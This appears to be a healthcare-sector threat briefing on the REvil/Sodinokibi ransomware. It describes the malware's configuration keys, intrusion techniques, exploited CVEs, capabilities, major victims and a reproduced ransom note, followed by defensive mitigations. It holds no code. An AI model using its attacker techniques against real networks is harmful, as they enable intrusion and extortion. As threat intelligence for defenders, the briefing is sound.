- Decision logic for file encryption

Key	Definition
dbg	True/false value used by the malware author during development (referenced only when determining if the victim is Russian)
dmn	Semicolon-delimited list of fully qualified domain names that represent REvil command and control (C2) servers
exp	True/false value that determines if REvil should attempt to elevate privileges by exploiting a local privilege escalation (LPE) vulnerability
fast	True/false value that determines how files larger than 65535 bytes are encrypted
img	Base64-encoded value of the text placed at the top of the background image created and set by REvil
nbody	Base64-encoded value of the ransomware note text dropped in folders where files were encrypted
nname	Filename string of the ransomware note dropped in folders where files were encrypted
net	True/false value that determines if REvil should attempt to exfiltrate basic host and malware information to the configured C2 servers listed in the dmn key
pid	Integer value that is only referenced if the "net" key is set to send basic host and malware information to the C2 server; likely associated with the sub key and could be a campaign or affiliate identifier
sub	Integer value that is only referenced when sending basic host and malware information to the C2 server if configured to do so via the net key; likely associated with the "pid" config key and could be a campaign or affiliate identifier
pk	Base64-encoded value representing the attacker's public key used to encrypt files
prc	An array of strings representing process names that REvil attempts to terminate prior to encrypting and/or wiping folders to prevent resource conflicts
wipe	True/false value that determines if REvil attempts to wipe blacklisted folders specified in the wfld key
wfld	An array of strings representing blacklisted folder name values; if the wipe key is configured, then REvil attempts to delete (wipe) these folders prior to encrypting
wht	Contains the following subkeys representing whitelisted values that REvil will not encrypt: <ul style="list-style-type: none"> <li>• ext – Whitelisted file extensions</li> <li>• fld – Whitelisted folder name values</li> <li>• fls – Explicit whitelisted filenames</li> </ul>



Per IBM, common REvil TTPs:

- Harvesting privileged account credentials, admins of varying sorts.
- Use of legitimate, remote access software like AnyDesk, NetSupport Manager, etc.
- Use of PuTTY Link (aka Plink) to tunnel RDP sessions and establish connections to other devices on the network with randomized source and destination ports.
- Creation of one or more user accounts and/or groups, group policies (GPOs).
- Attempts to encrypt network shares; creates new tasks, registry keys.
- Attacker will target systems with V-sphere/ESXi/Nagios, NAS (data exfil), network shares (data exfil), Exchange server (monitor and steal internal communications) and consolidated backups (which can frustrate recovery efforts) especially during the internal reconnaissance phase.
- Internal network scans looking for IP ranges with the following services/ports:
  - 10.0.0.0-10.0.255.255
  - HTTP and proxy (ports 80, 443, 3128, 8080)
  - FTP and SFTP (port 21, 115)
  - Database servers (ports 1433, 3050, 3306)
  - Remote management (ports 22, 23, 3389, and 4899)
- Log deletion using publicly available code.
- Lateral movement — many times, a primary subgoal is to move to a domain controller (DC).
  - PSremoting session started; PowerShell downloads scripts and files; privileged account used (i.e., Domain Admin); ADrecon executed (reconnaissance); Scheduled Task executes script from SystemApps; lateral movement via Cobalt SMB beacon.
  - Once on a DC, attackers attempt to disable Windows security settings like MS firewall settings for all domain-joined computers via new GPO.
  - Deployment and detonation of ransomware on all domain-joined computers via GPO.
- Watch for any network activity to/from cloud storage platforms as a way by which data is being exfiltrated.





Per IBM, REvil's commonly exploited vulnerabilities:

- RDPs
  - BlueGate CVE-2020-0609, CVE-2020-0610
  - CVE-2020-16896
  - CVE-2019-1225
  - CVE-2019-1224
  - CVE-2019-1108
- VPNs
  - CVE-2019-11510 Pulse Secure Connect
  - CVE-2019-11539 Pulse Secure Connect
  - CVE-2018-13379 FortiOS SSL VPN
  - CVE-2019-18935 Telerik UI (JuicyPotato exploit)
- CVE-2019-19781 Citrix
- CVE-2019-2725 Oracle WebLogic
- CVE-2020-2021 Palo Alto Firewall
- CVE-2020-5902 F5 BIG-IP
- CVE-2018-8453 (EoP) Windows (RCE) win32k.sys
- CVE-2020-1472 Windows Netlogon ZeroLogon (post-initial foothold/compromise)



Per IBM, REvil's capabilities include:

- Antivirus and sandbox evasion/anti-debug, anti-analysis tricks
- Binary encryption
- CRC32 checks
- Process injection tactics
- API hashing/dynamic API resolution
- Mounts and encrypts virtual disks (e.g. virtual machine files like VHD, VHDX)
- UAC bypass
- Wake-on-Lan (WoL)
- Process doppelganging
- Deploys and executes ransomware inside its own virtual machine container
- Disables Windows driver signature enforcement
- Processes and service termination
- Deletes data, e.g., various logs (attack evidence), volume shadow copies, backups, etc.
- Disables/deletes various system security settings (e.g., Windows firewall, Windows Defender definitions, etc.)
- Evades detection, e.g., msbuild.exe, Heaven's Gate technique, use memory mapped I/O to encrypt each file, etc.
- Rapid, multithread encryption



- REvil uses a combination of the following encryption algorithms to encrypt and decrypt malicious configuration data as well as user data:
  - Elliptic curve Diffie-Hellman (ECDH)
  - Salsa20
  - SHA-3
  - Advanced Encryption Standard (AES)
  - REvil also uses Curve25519 to generate private-public key pairs using Curve25519
- Who are they looking to work with? What skills are they looking for? They seek out individuals with the following experience/skills:
  - Penetration testing/red teaming
  - The MetaSploit Framework
  - Cobalt Strike
  - Kodiac
  - Enterprise data archiving and storage such as networked attached storage (NAS) and tape drives
  - Hyper-V
  - Other network attack tools





## REvil vs. managed service providers:

- June 2019: Compromise of ~400 dental offices across the country
  - Significant impact – some offices could not conduct treatment on patients without chart history/x-rays
  - All were using the same data backup and archiving service provider, PerCSOft, the IT vendor for DDS Safe, a data archiving software specifically for dental offices
  - The companies who jointly produce the software as part of the backup service paid the ransom and assisted the customers in decrypting their files
  - There was some reporting that either the decryptor didn't work, or was very slow
- August 2019: Successful attack on 22 Texas local governments via compromised software vendor used to manage the municipality's infrastructure
  - Victims claimed they did not pay any of the demanded \$2.5 million
- December 2019: Successful compromise and ransom payment from Synoptek, an IT management and cloud-hosting service in California
  - Used a remote management tool to install the ransomware on client systems
  - Crippled operations for many of its customers
- December 2019: Compromised Complete Technology Solutions, who mainly offers managed IT services and VoIP phone services
  - They have hundreds of customers in the healthcare sector
  - Over 100 customers were confirmed to be affected
  - REvil demanded a \$700,000 ransom from CTS in addition to demanding ransoms from extorted individual dental offices



- March 19, 2021: Compromised Acer, the electronics and computer maker
  - Leaked documents included financial spreadsheets, bank balances, and bank communications
  - Set ransom at \$50 million – the largest sum demanded at that time
  - Unknown if any payment was made
- April 2021: Compromise of Quanta Computer, largest laptop manufacturer in the world
  - Apple is a large customer of Quanta
  - Quanta (publicly) refused to pay ransom; REvil demanded \$50 million ransom from Apple
  - Ransom demand was hours before a high-profile Apple product launch event
  - REvil posted screenshots, but none appeared to be overly sensitive or embarrassing
  - Unknown if any payment was made
- June 2021: Compromise of Sol Oriens
  - Contractor for National Nuclear Security Administration
  - Administrative documents leaked
  - Unknown if any payment was made

**Your network has been infected**

Your documents, photos, databases and other important files encrypted

To decrypt your files you need to buy our special software - General-Decryptor

Follow the instructions below. But remember that you do not have much time

General-Decryptor price  
the price is for all PCs of your infected network

You have **8 days, 19:07:29**

Current price **214151 XMR**  
≈ 50,000,000 USD


After time ends **428302 XMR**  
≈ 100,000,000 USD

\* If you do not pay on time, the price will be doubled  
\* Time ends on Mar 28, 16:30:11



## JBS compromise:

- JBS SA is a Brazilian meat processing company, and the largest in world. JBS USA Holdings processes about 20% of the United States' meat supply.
- Attacked on May 30, 2021 by REvil; believed to be leveraged with Qbot for initial infection.
- It is believed that JBS paid \$11 million for decryption keys after \$22.5 million was initially demanded.
- FBI called out REvil by name.





- Fujifilm, a Japanese multinational conglomerate, was likely hit between June 1-2, 2021.
- Believed to be used in conjunction with Qbot malware for initial infection.
- Fujifilm acknowledged the ransomware attack and claimed it was limited to a few network segments.
- Fujifilm claims they did not pay the ransom.

The screenshot shows the Fujifilm website header with the logo "FUJIFILM Value from Innovation" and "United States". Navigation links include "Consumer", "Healthcare", "Business", "News", and "About Us". A search bar is visible. A red-bordered box contains the following text:

On June 2, FUJIFILM Corporation in Tokyo became aware of the possibility of a ransomware attack.


Due to this issue, we are experiencing network problems today, impacting some of our systems. For some entities, this affects all forms of communications, including emails and incoming calls, which come through the company's network systems.

We are currently working to determine the extent and the scale of the issue. We sincerely apologize to our customers and business partners for the inconvenience this has caused.



- On July 2, 2021, REvil attacked an estimated 50 to 60 customers of the software company Kaseya via compromise of their VSA (Virtual System Administrator) platform.
- Those 50 to 60 impacted customers – managed service providers – are believed to manage IT services for about 1,500 companies and organizations worldwide.
- Initial ransom was believed to be \$70 million, but reports stated that the demand dropped to \$50 million.
- REvil operators exploited a zero-day vulnerability in their VSA platform just as they were patching it.
  - Kaseya was previously notified of the vulnerability by the Dutch Institute for Vulnerability Disclosure. It's been given the identifier CVE-2021-30116.
- CISA and FBI released a free Kaseya VSA detection tool, which scans for indicators of compromise.
- Kaseya claimed that they obtained a key to decrypt their systems and those of its customers from a “trusted third party”. It is not known if any amount was ever paid.

**VSA**<sup>™</sup>  
by Kaseya







The HHS 405(d) Program published the Health Industry Cybersecurity Practices (HICP), which is a free resource that identifies the top five cyber threats, and the ten best practices to mitigate them. Below are the practices from HICP that can be used to mitigate REvil:

DEFENSE / MITIGATION / COUNTERMEASURE	405(d) HICP REFERENCE
Provide social engineering and phishing training to employees.	[10.S.A], [1.M.D]
Develop and maintain policy on suspicious e-mails for end users, and ensure suspicious e-mails are reported.	[10.S.A], [10.M.A]
Ensure emails originating from outside the organizations are automatically marked before being received.	[1.S.A], [1.M.A]
Apply patches/updates immediately after release/testing, develop/maintain the patching program if necessary.	[7.S.A], [7.M.D]
Implement Intrusion Detection Systems (IDS), and keep signatures and rules updated.	[6.S.C], [6.M.C], [6.L.C]
Implement spam filters at the email gateways, and keep signatures and rules updated.	[1.S.A], [1.M.A]
Block suspicious IP addresses at the firewall, and keep firewall rules updated.	[6.S.A], [6.M.A], [6.L.E]

**Background information can be found here:**

<https://www.phe.gov/Preparedness/planning/405d/Documents/HICP-Main-508.pdf>



DEFENSE / MITIGATION / COUNTERMEASURE	405(d) HICP REFERENCE
Implement whitelisting technology to ensure that only authorized software is allowed to execute.	[2.S.A], [2.M.A], [2.L.E]
Implement access control based on the principal of least privilege.	[3.S.A], [3.M.A], [3.L.C]
Implement and maintain anti-malware solution.	[2.S.A], [2.M.A], [2.L.D]
Conduct system hardening to ensure proper configurations.	[7.S.A], [7.M.D]
Disable the use of SMBv1 (and all other vulnerable services and protocols) and require at least SMBv2. Restricting/Minimizing/eliminating RDP usage.	[7.S.A], [7.M.D]





- REvil operations have recently ceased, and their website disappeared from the dark web.
  - Speculation that they are lying low; or that they quit and formed BlackMatter.
- Disappearance likely due to the high-profile ransomware attacks against U.S. critical infrastructure, and the resulting discussions between the highest levels of the U.S. and Russian governments.
- Russian hacker forums have banned them and other ransomware operators from advertising, but this is not expected to seriously impede them.
- Due to the unwillingness of Russian law enforcement to cooperate with their U.S. counterparts, it is unlikely that there were or will be any legal penalties issued to REvil members in the near future.
- However they are organized in the future:
  - The individuals involved in REvil will most likely continue as ransomware operators.
  - The relationships REvil had with other cyber criminals will most likely be preserved.
  - The technology that REvil developed will continue to be utilized and built upon.



# Reference Materials



- Sodinokibi: The Crown Prince of Ransomware, Cybereason  
<https://www.cybereason.com/blog/the-sodinokibi-ransomware-attack>
- Hundreds of dental offices crippled by ransomware attack  
<https://www.cnn.com/2019/08/29/politics/ransomware-attack-dental-offices/index.html>
- Ransomware hits hundreds of dentist offices in the US  
<https://www.zdnet.com/article/ransomware-hits-hundreds-of-dentist-offices-in-the-us/>
- Ransomware Bites Dental Data Backup Firm  
<https://krebsonsecurity.com/2019/08/ransomware-bites-dental-data-backup-firm/>
- Ransomware Attack on Digital Dental Records Impacts Many Providers  
<https://healthitsecurity.com/news/ransomware-attack-on-digital-dental-records-impacts-many-providers>
- Threat Spotlight: Sodinokibi ransomware attempts to fill GandCrab void  
<https://blog.malwarebytes.com/threat-spotlight/2019/07/threat-spotlight-sodinokibi-ransomware-attempts-to-fill-gandcrab-void/>
- Report suggests GandCrab's developers may have created Sodinokibi ransomware  
<https://www.scmagazine.com/home/security-news/report-suggests-gandcrabs-developers-may-have-created-sodinokibi-ransomware/>
- Meet Sodinokibi, a ransomware strain that exploits a critical Oracle server flaw  
<https://www.cyberscoop.com/meet-sodinokibi-ransomware-strain-exploits-critical-oracle-server-flaw/>
- Ryuk, Sodinokibi Ransomware Responsible for Higher Average Ransoms  
<https://www.bleepingcomputer.com/news/security/a-look-inside-the-highly-profitable-sodinokibi-ransomware-business/>



- Sodinokibi Ransomware Group Adds Malvertising as Delivery Technique  
<https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/-sodinokibi-ransomware-group-adds-malvertising-as-delivery-technique>
- Cylance Threat Research Team, Threat Spotlight: Sodinokibi Ransomware  
[https://threatvector.cylance.com/en\\_us/home/threat-spotlight-sodinokibi-ransomware.html](https://threatvector.cylance.com/en_us/home/threat-spotlight-sodinokibi-ransomware.html)
- Taking Deep Dive into Sodinokibi Ransomware  
<https://www.acronis.com/en-us/articles/sodinokibi-ransomware/>
- Sodinokibi ransomware exploits WebLogic Server vulnerability  
<https://blog.talosintelligence.com/2019/04/sodinokibi-ransomware-exploits-weblogic.html>
- Is 'REvil' the New GandCrab Ransomware?  
<https://krebsonsecurity.com/2019/07/is-revil-the-new-gandcrab-ransomware/>
- Virus Total – Sodinokibi  
<https://www.virustotal.com/gui/file/f450ef75377d132cd469ad569e97ae64dc0abc225a3755da32495c625141f3ab/detection>
- Sodinokibi Ransomware Spreads via Fake Forums on Hacked Sites  
<https://www.bleepingcomputer.com/news/security/sodinokibi-ransomware-spreads-via-fake-forums-on-hacked-sites/>
- Ransomware Bites Dental Data Backup Firm  
<https://krebsonsecurity.com/2019/08/ransomware-bites-dental-data-backup-firm/>
- Sodinokibi Ransomware Spreads via Fake Forums on Hacked Sites  
<https://www.bleepingcomputer.com/news/security/sodinokibi-ransomware-now-pushed-by-exploit-kits-and-malvertising/>



- Ransomware Amounts Rise 3x in Q2 as Ryuk & Sodinokibi Spread  
<https://www.coveware.com/blog/2019/7/15/ransomware-amounts-rise-3x-in-q2-as-ryuk-amp-sodinokibi-spread>
- Over 20 Texas local governments hit in 'coordinated ransomware attack'  
<https://www.zdnet.com/article/at-least-20-texas-local-governments-hit-in-coordinated-ransomware-attack/>
- Ransomware Attacks Are Testing Resolve of Cities Across America, New York Times  
<https://www.nytimes.com/2019/08/22/us/ransomware-attacks-hacking.html>
- Ransomware Encrypts Records of Hundreds of Dental Practices, Bleeping Computer  
<https://www.bleepingcomputer.com/news/security/sodinokibi-ransomware-encrypts-records-of-hundreds-of-dental-practices/>
- A connection between the Sodinokibi and GandCrab ransomware families?  
<https://www.tesorion.nl/aconnection-between-the-sodinokibi-and-gandcrab-ransomware-families/>
- Sodinokibi Ransomware Spreads Wide via Hacked MSPs, Sites, and Spam, Bleeping Computer  
<https://www.bleepingcomputer.com/news/security/sodinokibi-ransomware-spreads-wide-via-hacked-msps-sites-and-spam/>
- Botnet Variant Targets Just-Patched Oracle WebLogic Flaw  
<https://threatpost.com/muhstik-botnet-variant-targets-just-patched-oracle-weblogic-flaw/144253/>
- Botnet Exploits Recent Oracle WebLogic Vulnerability, Security Week  
<https://www.securityweek.com/muhstik-botnet-exploits-recent-oracle-weblogic-vulnerability>
- Attackers Increasingly Targeting Oracle WebLogic Server Vulnerability for XMRig and Ransomware  
<https://unit42.paloaltonetworks.com/attackers-increasingly-targeting-oracle-weblogic-server-vulnerability-for-xmrig-and-ransomware/>



- Attackers actively exploiting Atlassian Confluence and Oracle WebLogic flaws  
<https://www.helpnetsecurity.com/2019/05/02/atlassian-confluence-oracle-weblogic-flaws/>
- Update on the August 2019 Texas Cyber Incident, Texas Department of Information Resources  
<https://dir.texas.gov/View-About-DIR/Article-Detail.aspx?id=209>
- Ransomware Attack Hits 22 Texas Towns, Authorities Say  
<https://www.nytimes.com/2019/08/20/us/texas-ransomware.html>
- How to avoid .JSE ransomware that hit the Texas government  
<https://www.techrepublic.com/article/how-to-avoid-jse-ransomware-that-hit-the-texas-government/>
- Oracle Security Alert Advisory - CVE-2019-2725  
<https://www.oracle.com/technetwork/security-advisory/alert-cve-2019-2725-5466295.html>
- CVE-2019-2725, National Institute of Standards and Technology - National Vulnerability Database  
<https://nvd.nist.gov/vuln/detail/CVE-2019-2725>
- Sodinokibi Ransomware Targets Oracle Weblogic Vulnerability  
<https://www.bluvector.io/threat-report-sodinokibi-ransomware/>
- Sodinokibi ransomware is now using a former Windows zero-day  
<https://www.zdnet.com/article/sodinokibi-ransomware-is-now-using-a-former-windows-zero-day/>
- GandCrab ransomware team may have rebranded, not retired, to push more advanced 'REvil' ransomware  
<https://www.computing.co.uk/ctg/news/3079037/gandcrab-ransomware-revil>
- The New Target That Enables Ransomware Hackers to Paralyze Dozens of Towns and Businesses at Once  
<https://www.propublica.org/article/the-new-target-that-enables-ransomware-hackers-to-paralyze-dozens-of-towns-and-businesses-at-once>





- 'This Can't Be Happening': One MSP's Harrowing Ransomware Story  
<https://www.crn.com/news/security/-this-can-t-be-happening-one-msp-s-harrowing-ransomware-story>
- Ransomware: Five Critical Steps Service Providers Must Take for Their Customers  
<https://securityboulevard.com/2019/09/ransomware-five-critical-steps-service-providers-must-take-for-their-customers/>
- An infection from Rig exploit kit  
<https://isc.sans.edu/forums/diary/An+infection+from+Rig+exploit+kit/25040/>
- GandCrab Threat Actors Retire...Maybe  
<https://www.fortinet.com/blog/threat-research/gandcrab-threat-actors-retire.html>
- Update on Texas Local Government Ransomware Attack  
<https://dir.texas.gov/View-About-DIR/Article-Detail.aspx?id=213>
- Ransomware Attack Hits 22 Texas Towns, Authorities Say  
<https://www.nytimes.com/2019/08/20/us/texas-ransomware.html>
- How to avoid .JSE ransomware that hit the Texas government  
<https://www.techrepublic.com/article/how-to-avoid-jse-ransomware-that-hit-the-texas-government/>
- Ransomware hits hundreds of dentist offices in the US  
<https://www.zdnet.com/article/ransomware-hits-hundreds-of-dentist-offices-in-the-us/>
- Ransomware Attack on Digital Dental Records Impacts Many Providers, Health IT Security, August 29, 2019, <https://healthitsecurity.com/news/ransomware-attack-on-digital-dental-records-impacts-many-providers>
- Hundreds of dental offices crippled by ransomware attack  
<https://www.cnn.com/2019/08/29/politics/ransomware-attack-dental-offices/index.html>



- REvil/Sodinokibi Ransomware  
<https://www.secureworks.com/research/revil-sodinokibi-ransomware>
- Sodinokibi Ransomware – A New Strain Takes the Stage  
<https://www.kroll.com/en/insights/publications/cyber/monitor/sodinokibi-ransomware-new-strain>
- Texas says half of agencies hit by ransomware have recovered  
<https://cbsaustin.com/news/local/texas-says-half-of-agencies-hit-by-ransomware-have-recovered>
- GandCrab ransomware writers still active despite 'retirement'  
<https://www.computerweekly.com/news/252471194/GandCrab-ransomware-writers-still-active-despite-retirement>
- REvil: The GandCrab Connection, Secureworks  
<https://www.secureworks.com/blog/revil-the-gandcrab-connection>
- Sodin ransomware exploits Windows vulnerability and processor architecture  
<https://securelist.com/sodin-ransomware/91473/>
- Notorious GandCrab hacker group 'returns from retirement'  
<https://www.bbc.com/news/technology-49817764>
- Ransomware: New file-encrypting attack has links to GandCrab malware, say security researchers  
<https://www.zdnet.com/article/ransomware-new-file-encrypting-attack-has-links-to-gandcrab-malware-say-security-researchers/>
- Notorious GandCrab Ransomware Returns With A New Name  
<https://fossbytes.com/gandcrab-ransomware-returns-new-name/>



- Texas starts mandatory cybersecurity training for government employees  
<https://statescoop.com/texas-mandatory-cybersecurity-training-government-employees/>
- Here's how ransomware criminals target internet service providers  
<https://www.alternet.org/2019/09/heres-how-ransomware-criminals-target-internet-service-providers/>
- MSP At Center Of Texas Ransomware Hit: 'We Take Care Of Our Customers'  
<https://www.crn.com/news/channel-programs/msp-at-center-of-texas-ransomware-hit-we-take-care-of-our-customers->
- GandCrab Developers Behind Destructive REvil Ransomware  
<https://www.darkreading.com/attacks-breaches/gandcrab-developers-behind-destructive-revil-ransomware/d/d-id/1335919>
- Five Recommended Ransomware Defenses For MSPs ... And Our Experts Add Three More  
<https://web.archive.org/web/20190912220808/https://www.crn.com/slide-shows/security/ransomware-expert-fabian-wosar-analyzes-five-recommended-defenses-for-msps-and-adds-two-more>
- Five Recommended Ransomware Defenses For MSPs ... And Our Experts Add Three More  
<https://www.crn.com/news/security/connectwise-tool-used-as-entry-point-in-texas-ransomware-attack>



## .EGG Files in Spam Delivers GandCrab v4.3 Ransomware to South Korean Users

<https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/-egg-files-in-spam-delivers-gandcrab-v4-3-ransomware-to-south-korean-users>

- [Sodinokibi Ransomware Group Sponsors Hacking Contest](#)
- <https://threatpost.com/sodinokibi-ransomware-hacking-contest/152422/>
- [Sodinokibi Ransomware May Tip NASDAQ on Attacks to Hurt Stock Prices](#)
- <https://www.bleepingcomputer.com/news/security/sodinokibi-ransomware-may-tip-nasdaq-on-attacks-to-hurt-stock-prices/>
- [The Sodinokibi ransomware perpetrators now shift to a non-traceable cryptocurrency – Monero](#)
- <https://coinnounce.com/sodinokibi-ransomware-perpetrators-shift-to-monero/>
- <https://coingeek.com/hacking-group-behind-sodinokibi-embraces-monero/>
- [Sodinokibi ransomware can now encrypt open and locked files](#)
- <https://www.bleepingcomputer.com/news/security/sodinokibi-ransomware-can-now-encrypt-open-and-locked-files/>
- <https://www.itproportal.com/news/sodinokibi-ransomware-can-now-penetrate-locked-files/>
- [Rig exploit kit: https://www.bleepingcomputer.com/news/security/sodinokibi-ransomware-targeting-asia-via-the-rig-exploit-kit/](#)
- <https://securityboulevard.com/2019/11/sodinokibi-and-the-successful-tactics-it-uses/>

• [Leak site: https://www.bleepingcomputer.com/news/security/sodinokibi-ransomware-publishes-stolen-data-](#)



**Questions**



## Upcoming Briefs

- 9/2 – BlackMatter Ransomware

## Product Evaluations

Recipients of this and other Healthcare Sector Cybersecurity Coordination Center (HC3) Threat Intelligence products are highly encouraged to provide feedback. If you wish to provide feedback, please complete the [HC3 Customer Feedback Survey](#).

## Requests for Information

Need information on a specific cybersecurity topic? Send your request for information (RFI) to [HC3@HHS.GOV](mailto:HC3@HHS.GOV).

## Disclaimer

These recommendations are advisory and are not to be considered as Federal directives or standards. Representatives should review and apply the guidance based on their own requirements and discretion. HHS does not endorse any specific person, entity, product, service, or enterprise.



*HC3 works with private and public sector partners to improve cybersecurity throughout the Healthcare and Public Health (HPH) Sector*

### Products



#### Sector & Victim Notifications

Direct communications to victims or potential victims of compromises, vulnerable equipment or PII/PHI theft, as well as general notifications to the HPH about current impacting threats via the HHS OIG.



#### White Papers

Document that provides in-depth information on a cybersecurity topic to increase comprehensive situational awareness and provide risk recommendations to a wide audience.



#### Threat Briefings & Webinar

Briefing presentations that provide actionable information on health sector cybersecurity threats and mitigations. Analysts present current cybersecurity topics, engage in discussions with participants on current threats, and highlight best practices and mitigation tactics.

Need information on a specific cybersecurity topic, or want to join our Listserv? Send your request for information (RFI) to [HC3@HHS.GOV](mailto:HC3@HHS.GOV), or visit us at [www.HHS.Gov/HC3](http://www.HHS.Gov/HC3).



# Contact



[www.HHS.GOV/HC3](http://www.HHS.GOV/HC3)



[HC3@HHS.GOV](mailto:HC3@HHS.GOV)